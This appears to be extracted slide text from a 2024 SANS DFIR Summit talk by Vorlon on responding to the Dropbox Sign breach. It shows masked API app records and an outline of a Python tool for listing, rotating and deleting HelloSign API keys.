307*****8a5	{'account_id': '5dd*****82d', 'email_address': '*****@vorlonsecurity.com'}	{'can_insert_everywhere': True}
8d9*****ecf	{'account_id': '5dd*****82d', 'email_address': '*****@vorlonsecurity.com'}	{'can_insert_everywhere': True}

client_id	oauth
307*****8a5	
8d9*****ecf	{'callback_url': 'https://oauth.***.com/redirect', 'secret': 'df7*****55f', 'scopes': ['api app access', 'team access', 'template access', 'signature request access', 'account access'], 'charges_users': True}



Case Study: Dropbox Sign Breach

Remediation / Response Actions

```
37 class APITokenManager:
38     def __init__(self, headers):
39         self.list_api_apps_endpoint = "https://api.hellosign.com/v3/api_app/list"
40         self.create_api_app_endpoint = "https://api.hellosign.com/v3/api_app"
41         self.delete_api_app_endpoint = "https://api.hellosign.com/v3/api_app"
42         self.headers = headers
43
44 > def fetch_api_key_details(self):--
50
51 > def parse_api_key_details(self, api_key_data):--
57
58 > def create_token(self, payload):--
64
65 > def update_token(self, payload, client_id):--
71
72 > def delete_token(self, client_id):--
78
79 > def create_apps_from_json(self, json_file_path):--
107
108
109 class ReportGenerator:
110 > def save_to_csv(self, data, filename="./dropboxsign/api_key_details.csv"):--
115
116 > def save_to_json(self, data, filename="./dropboxsign/api_key_details.json"):--
121
122
```

<https://github.com/Vorlon-inc/vorlon-sans-dfir-2024-scripts>

Visibility problem, solved.

Thank you!

Contact us at info@vorlonsecurity.com

vorlon

The logo for VORLON, featuring the word "vorlon" in a white, lowercase, sans-serif font with a stylized 'v'.

Q&A

Thank You for Attending This Session

Please Ask Your Questions in Slack:
[#2a-solutions-questions-for-speakers](#)



Thank You to Our DFIR Summit Sponsors



ANOMALI®



Delinea



EXTRAHOP™



THREATLOCKER®



vorlon



Thank You for Joining Us!

**DFIR Summit
Solutions Track 2024**



@SANSInstitute



SANS Institute



SANS Institute